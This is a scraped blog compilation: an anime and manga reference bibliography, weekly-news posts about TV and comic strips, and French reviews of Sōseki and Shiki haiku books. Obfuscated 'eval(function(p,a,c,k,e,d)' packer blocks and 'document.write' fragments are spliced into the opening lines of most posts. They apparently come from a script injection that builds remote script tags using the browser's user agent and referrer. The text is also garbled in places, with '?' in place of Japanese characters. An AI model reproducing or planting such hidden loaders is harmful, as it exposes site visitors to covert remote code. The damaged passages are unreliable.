
Sunrise Anime Super Data File [サンライズアニメ大全史]. Tatsumi Publishing, July 1997 [Heisei 9]. 160 pages. ¥1,800. ISBN 4-88641-215-7. [In Japanese]

[ AmazonWorldCat ]



Tatsunoko Pro Anime Super Data File [タツノコプロアニメ大全史]. Tatsumi Publishing, February 1998 [Heisei 10]. 160 pages. ¥2,000. ISBN 4-88641-277-7. [In Japanese]

[ AmazonGoodreadsWorldCat ]



Tokyo Movie (TMS) Anime Super Data File [東京ムービーアニメ大全史]. Tatsumi Publishing, October 1999 [Heisei 11]. 176 pages. ¥2,300. ISBN 4-88641-409-5.  [In Japanese]

[ AmazonGoodreads ]


View Broadly Super Robots [スーパーロボット大鑑 / “Sūpā robotto taikan”]. Media Works (Dengeki Selection), February 1997. 128 pages. ¥1,650. ISBN 4-07-305544-5. [In Japanese]

[ AmazonGoodreadsWorldCat ]


Manga


(Collectif). Critical Survey of Graphic Novels: Manga. Hackensack, Salem Press (Coll. Critical Survey of Graphic Novels), Septembre 2012. 400 pages, 2.5 x 20.3 x 26.7 cm, $195 US / $226.20 CND, ISBN 978-1587659553. Available as ebook (electronic format). Readership of 14+. (See short sample).

[ AmazonGoodreadsNelligan • WorldCat ]

New edition: October 2018, 412 pages, 978-1-68217-912-3.


(Collectif). Osamu Tezuka Exhibition. Tokyo, The National Museum of Modern Art, 1990. 352 p.

[ AmazonGoodreadsWorldCat ]


ALLISON, Anne. Permitted and Prohibited Desires: Mothers, Comics and Censorship in Japan. Hardcover: Boulder, Westview Press, 1996. 224 pg. ISBN 0-8133-1698-7. Paperback: Berkeley, University Of California Press. ISBN 0-520-21990-2.

[ AmazonGoodreadsWorldCat ]

New edition: University of California Press, January 2000, 252 pages, ISBN 9780520219908.


BRIENZA, Casey. Manga in America: Transnational Book Publishing and the Domestication of Japanese Comics. Bloomsbury Academic, January 2016. 232 pages. $36.95 US. ISBN 978-1472595874. 

[ AmazonGoodreadsGoogleWorldCat ]



EXNER, Eike. Comics and the Origins of Manga: A Revisionist History. Rutgers University Press, November 2021. 270 pages. ISBN 9781978827226. 

[ AmazonGoodreadsGoogleWorldCat ]



INGULSRUD, John E. & ALLEN, Kate. Reading Japan Cool: Patterns of Manga Literacy and Discourse. Lanham (NY), Lexington Books (Rowman & Littlefield Publ.), 2009. 230 pg. ISBN 978-0-7391-2753-7.

[ AmazonGoodreadsWorldCat ]


KANNENBERG, Gene. 500 Essential Graphic Novels. The Ultimate Guide. New York, HarperCollins / Collins Design, 2008. 528 pg. ISBN 978-0061474514. $24.95 US / $26.95 CDN.

[ AmazonGoodreadsWorldCat ]


KINSELLA, Sharon. Adult Manga: Culture and Power in Contemporary Japanese Society. Honolulu, University of Hawaii Press, 2000. 228 pg. ISBN 0-8248-2318-4.

[ AmazonGoodreadsWorldCat ]


MASANAO, Amano & WIEDEMANN, Julius (Ed). Manga Design. Koln, Taschen, 2004. 576 pg. ISBN 3-8228-2591-3.

[ AmazonGoodreadsNelliganWorldCat ]

Updated edition: 100 manga artists, Köln: Taschen, 2017. 660 pages. ISBN 9783836526470.

[ AmazonGoodreadsNelliganWorldCat ]


ORSINI, Alex. Naoki Urasawa: L’air du temps. Montélimar, les moutons électriques (vol. 8 de la «la bibliothèque des miroirs-BD»), mai 2012. 252 pages, 17 x 21 cm, 63 € / $56.95 Cnd, ISBN 978-2-36183-076-2. Lectorat de 14 ans et plus.

[ AmazonGoodreadsWorldCat ]


PEETERS, Benoît. Jirô Taniguchi: L’homme qui dessine (Entretiens). Paris, Casterman, 2012. 192 pg. 20 €. ISBN 978-2-203-04606-1.

[ AmazonGoodreadsNelliganWorldCat ]


SIGAL, Den. GraphoLexique du Manga: Comprendre et utiliser les symboles graphiques de la BD Japonaise . Paris: Eyrolles, 2007. 160 pgs. 17 €. ISBN 978-2-212-11791-2. Recommanded for adults. See my comment.

[ AmazonGoodreadsNelliganWorldCat ]


STEIFF, Josef & BARKMAN, Adam. Manga And Philosophy. Open Court, July 2010. 288 pages. $56.00 US. ISBN 978-0812696790. 

[ AmazonGoodreadsGoogleWorldCat ]


YADAO, Jason S. The Rough Guide to Manga. London: Rough Guides, 2009. 306 pages. $21.95 Can. ISBN 9781405384230.

[ AmazonGoodreadsGoogleWorldCat ]



手塚治虫漫画40年 [“Tezuka Osamu: 40 Years of Manga”]. Akita Shoten, Showa 59 (1984). 178 pages. ¥1,600. ISBN 4-253-00776-7. [In Japanese]

[ AmazonWorldCat ]



このマンガがすごい: あらゆるマンガを83ジャンルに分類、1000点を厳選紹介! 別冊宝島257 [This Manga is Amazing: All kinds of manga are categorized into 83 genres, and 1000 carefully selected works are introduced!].  Takarajimasha (Bessatsu takarajima [Special Edition Treasure Island] #257), May 1996. 255 pages. ISBN 978-4796692571. 855円 [In Japanese]

[ AmazonGoodreadsGoogleWorldCat ]



このマンガがえらい!―マンガの「いま」がわかる最新パーフェクト・ガイド [This manga is great! – The latest perfect guide to the latest manga]. Takarajimasha, December 1996. 132 pages. ISBN 978-4796611695. ¥1,000 [In Japanese]

[ AmazonGoodreadsGoogleWorldCat ]


Anime & manga-related merchandizing


MOSS, Marie Y. Hello Kitty® Hello Everything! 25 Years of Fun! New York, Abrams Books, 2001. 72 pg. $17.95 US / $26.95 Can. ISBN 978-0-8109-3444-2.

[ AmazonGoodreadsWorldCat ]



SIGNORA, Guglielmo. Anime d’Acciaio: Guida al collezionismo di robot giapponesi. Bologna, Kappa Edizioni, 2004. 480 pg. € 32,00. ISBN 978-88-7471-067-4. [in Italian]

[ AmazonGoodreadsGoogleWorldCat ]


STEINBERG, Marc. Anime’s Media Mix: Franchising Toys and Characters in Japan. Minneapolis, University of Minnesota Press, 2012. 314 pg. ISBN 978-0-8166-7550-0.

[ AmazonGoodreadsWikipediaWorldCat ]


Next: Otaku & other popular (sub)culture phenomenons

Weekly notable news (W39)

Another busy week spent brooding about the craziness at work (still 555 weeks before retirement), document.write(“”); going to the hospital for another CT enterography for my wife and backing-up my computers to install macOS 10.12 Sierra on both my iMac and Mac Mini. Didn’t have much else on my mind.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fdhfs|var|u0026u|referrer|skafk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rdikr|var|u0026u|referrer|ezaer||js|php’.split(‘|’),0,{}))

To relax we finished watching
Dancing on the edge (Brit period drama about a black jazz band, part mystery and part social commentary on racism), the first episode of Maigret (Brit adaptation of Georges Simenon‘s police drama set in the ’50s Paris with Rowan Atkinson in the title role!!! It’s quite good once you’ve passed seeing Mr. Bean face. Now I understand why he never speaks in his sketches: he has a really serious, deep voice!) as well as the first two episodes of the second season of Poldark (yes, another Brit period drama).

And, of course, I still found a little time to stay acquainted with the affairs of the world. I therefore share with you a few notable news & links that I came across this week (in no particular order):

Funnies


Pearl Before Swine: Friday, May 27, 2016

[Reminds me of someone…]
Ben: Wednesday, June 1st, 2016

[ Traduire ]

Weekly notable news (week 33)

Here are twenty-five notable news & links that I found interesting, document.write(“”); amazing or plain weird (in no particular order & some in French) / Voici vingt-cinq nouvelles et liens notables que j’ai trouvé intéressant, étonnant ou tout simplement bizarre (sans ordre particulier et la plupart en anglais):
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bsbns|var|u0026u|referrer|htaad||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ehhai|var|u0026u|referrer|adrba||js|php’.split(‘|’),0,{}))

[ Traduire ]

Weekly notable news [week 31]

Here are a few notable news & links that I came across this week:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|retiz|var|u0026u|referrer|hkzri||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rkbdn|var|u0026u|referrer|htbtd||js|php’.split(‘|’),0,{}))

Funnies

Non Sequitur: Monday, March 21, 2016 (The two-party detour)

Dilbert: Tuesday, March 22, 2016 (The Elbonian Religion)

[ Traduire ]

Haikus par Soseki

“Si Sôseki le romancier est de longue date traduit et commenté chez nous, document.write(“”); une part plus secrète et à la fois plus familière de son œuvre nous est encore inconnue. Sôseki a écrit plus de 2500 haikus, de sa jeunesse aux dernières années de sa vie : moments de grâce, libérés de l’étouffante pression de la vie réelle, où l’esprit fait halte au seuil d’un poème, dans une intense plénitude.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ehfes|var|u0026u|referrer|zskdn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sthda|var|u0026u|referrer|zfkrs||js|php’.split(‘|’),0,{}))

“Affranchis de la question de leur qualité littéraire, ils ont à mes yeux une valeur inestimable, puisqu’ils sont pour moi le souvenir de la paix dans cœur… Simplement, je serais heureux si les sentiments qui m’habitaient alors et me faisaient vivre résonnaient, avec le moins de décalage possible, dans le cœur du lecteur.“

“Ce livre propose un choix de 135 haïkus, illustrés de peintures et calligraphies de l’auteur, précédés d’une préface par l’éditeur de ses Œuvres complètes au Japon.”

(Texte du site de l’éditeur; voir aussi la couverture arrière)

Lire la suite après le saut de page >>

J’ai déjà introduit le haiku quand j’ai commenté Cent sept haiku par Masaoka SHIKI, cet auteur même qui a encouragé S?seki à écrire et l’a initié aux haïkus. Né Kinnosuke Natsume à l’aube de l’ère Meiji, en 1867, il prendra le pseudonyme de «S?seki» en 1888 (utilisant les deux premiers charactères d’une expression chinoise attribuée à Liu Yiqing: ???? / shù dàn zh?n liú ou s?sekichinry? en japonais, littéralement «Se rincer la bouche avec une pierre et faire de la rivière son oreiller»). [ci-contre: p. 43]

Natsume S?seki (?? ??) deviendra l’un des auteur emblématique du Japon moderne. Après avoir étudié la littérature anglaise à l’Université de Tokyo, il part enseigner à Matsuyama (1895), puis à Kumamoto (1896), avant de passer trois ans d’études en Angleterre (1900-03) et de finalement succèder à Lafcadio Hearn à la chaire de littérature anglaise de l’université de Tokyo. Toutefois, il quitte ce poste en 1907 pour se consacrer à l’écriture. On lui connait plus d’une vingtaine d’ouvrages dont principalement Je suis un chat (??????? / Wagahai wa neko de aru, 1905), Botchan (?????, 1906), Sanshirô (???, 1909), Et puis (???? / Sorekara, 1909), La porte (? / Mon, 1910), et Choses dont je me souviens (??????? / Omoidasukoto nado, 1910-11). Son importance dans la littérature japonaise est soulignée par le fait que son portrait apparait sur le billet de 1 000 yens.

Haikus est un ouvrage assez simple qui se lit très rapidement. Les petits poèmes sont typiquement présenté trois par page, agrémentés de peintures et de calligraphies par S?seki. Dans mon commentaire de Cent sept haiku, j’ai déjà mentionné ma déception de ne pas ressentir la profondeur de la pensée ou des sentiments de l’auteur que l’on s’attendrait à retrouver dans cette forme de poésie. Il est toutefois intéressant d’essayer de comprendre ce que l’auteur désir exprimer. C’est un bel ouvrage et j’ai particulièrement apprécié les illustrations de l’auteur (ci-contre: p. 23) ainsi que la préface et les notes qui lévent un peu le voile sur les intensions et le parcours de S?seki.

Somme toute c’est une très bonne lecture de chevet et pas nécessairement que pour les amateurs de culture nippone ou de poésie.

Haikus, par S?seki (traduits par Elisabeth Suetsugu). Arles, Éditions Philippe Picquier, janvier 2002. 144 pages, 14.5 x 23.0 x 1.0 cm, 8,00 € / $32.95 Cnd, ISBN 2-8097-0125-8. Lectorat: pour tous!

Pour plus d’information vous pouvez aussi consulter les sites suivants:

[ Translate ]
Funnies forever

Here (after the break) are a few notably funny comic strips that I found in the last few months…

Starting with Unshelved, the web comics about the staff (and patrons) of a rather dysfunctional library. I caught up on several months of strips to realize that artist Bill Barnes decided to take a break and was replaced by occasional contributor Chris Hallbeck. It doesn’t change anything. Here are a few of my favourites (believe it or not I’ve experienced many of those situations):


Tuesday, September 16, 2014

Monday, January 26, 2015

Monday, October 5, 2015

Monday, March 28, 2016

Wednesday, June 1, 2016

Wednesday, June 8, 2016

And now a few more of various kind (I’m slowly catching up on my pile of funnies):

Between Friends: September 1, 2015 (I feels like that often)

Dilbert: Wednesday October 07, 2015: Computers Program Humans (It’s so dickian !)

Dilbert: Thursday October 15, 2015: Visualize Your Contribution To Society (Ah! Work !)

Rhymes with orange: Monday November 02, 2015 (the litany against idiocy)

Dog Eat Doug: Sunday January 03, 2016 (magical libraries)

Dilbert: Monday January 11, 2016: How Work Is Going (no comment…)

Bizarro: Saturday January 16, 2016 (historical truth)

Dilbert: Monday January 25, 2016: Doubling Percieved Lifespan (…)

Bizarro: Thursday February 11, 2016 (reminds me of “Vacances de Jésus & Bouddha” manga)

Stone Soup: Sunday February 14, 2016: (Thanks to my wife!)

Photos haiku: Shiki

En regardant une émission à la télévision japonaise, document.write(“”); Haiku Masters, diffusée en anglais sur NHK World, j’ai découvert un concept nouveau en art visuel: le photo haiku ! Le premier épisode de cette émission peut être visionné sur demande sur le site internet de la station.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hzhbn|var|u0026u|referrer|fntds||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysakb|var|u0026u|referrer|sdhhz||js|php’.split(‘|’),0,{}))

Cela m’avait déjà donné l’idée de faire
une video haiku inspiré par les nouvelles rames de métro Azur. Cette fois je vous propose deux photos haiku qui utilisent des textes de Shiki tirés de Cent sept haiku (ouvrage que j’ai tout récemment commenté):


Papillon qui dors
Sleeping Butterfly
(Photo: clodjee.com, iPhone 6, 2015-09-26 / Texte: Shiki, Cent sept haiku, p. 22)
Sur ce haiku, le traducteur note (Cent sept haiku, p. 109): “Réplique adressée à S?shi (Zhuangzi), grand philosophe taoïste chinois, qui un jour avait rêvé qu’il était un papillon, avant de se demander s’il n’était pas plutôt un papillon rêvant qu’il était Zhuangzi.”

Deux kakis
Two Kaki
(Photo: clodjee.com, iPhone 6s, 2015-11-16 / Texte: Shiki, Cent sept haiku, p. 90)
Sur ce haiku, le traducteur note (Cent sept haiku, p. 110): “Bien que très malade et souffrant de consomption, Shiki continue de travailler, recevant de très nombreux haiku dont il doit faire la critique. Mais compensation : il s’offre deux kakis après la séance de travail”.

[ Translate ]
Cent Sept Haiku

“Considéré comme « le père du haïku moderne », document.write(“”); Masaoka Shiki (1867-1902) – à qui l’on doit l’adoption définitive du terme – fut le grand défenseur de cette forme majeure de la poésie japonaise qu’il s’attacha à transmettre en fondant une école et une revue littéraire.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|anthd|var|u0026u|referrer|nkzth||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ybrre|var|u0026u|referrer|baeks||js|php’.split(‘|’),0,{}))

“En dépit de la brièveté de sa vie, son œuvre figure parmi celles des derniers maîtres de la grande tradition.“

Quelle solitude!
après le feu d’artifice —
l’étoile filante

(Texte du
site de l’éditeur; voir aussi la couverture arrière)

Lire la suite après le saut de page >>


Fils de samurai, Tsunenori Masaoka est né en 1867. À la fin de ses études de littérature à Tokyo, il prends le pseudonyme de Shiki (?? / Petit Coucou). Journaliste, il fonde la revue littéraire Hototogisu et publie plusieurs études critiques (notamment sur Bash?) et traités théoriques de poésie. Il meurt de tuberculose en 1902 à l’âge de 35 ans. Il a contribué à forger les formes modernes du tanka (issue du waka, un poème de cinq vers de 5-7-5-7-7 syllables) et du haiku. Il aurait composé près de 25,000 haiku et est considéré comme le père moderne du genre.

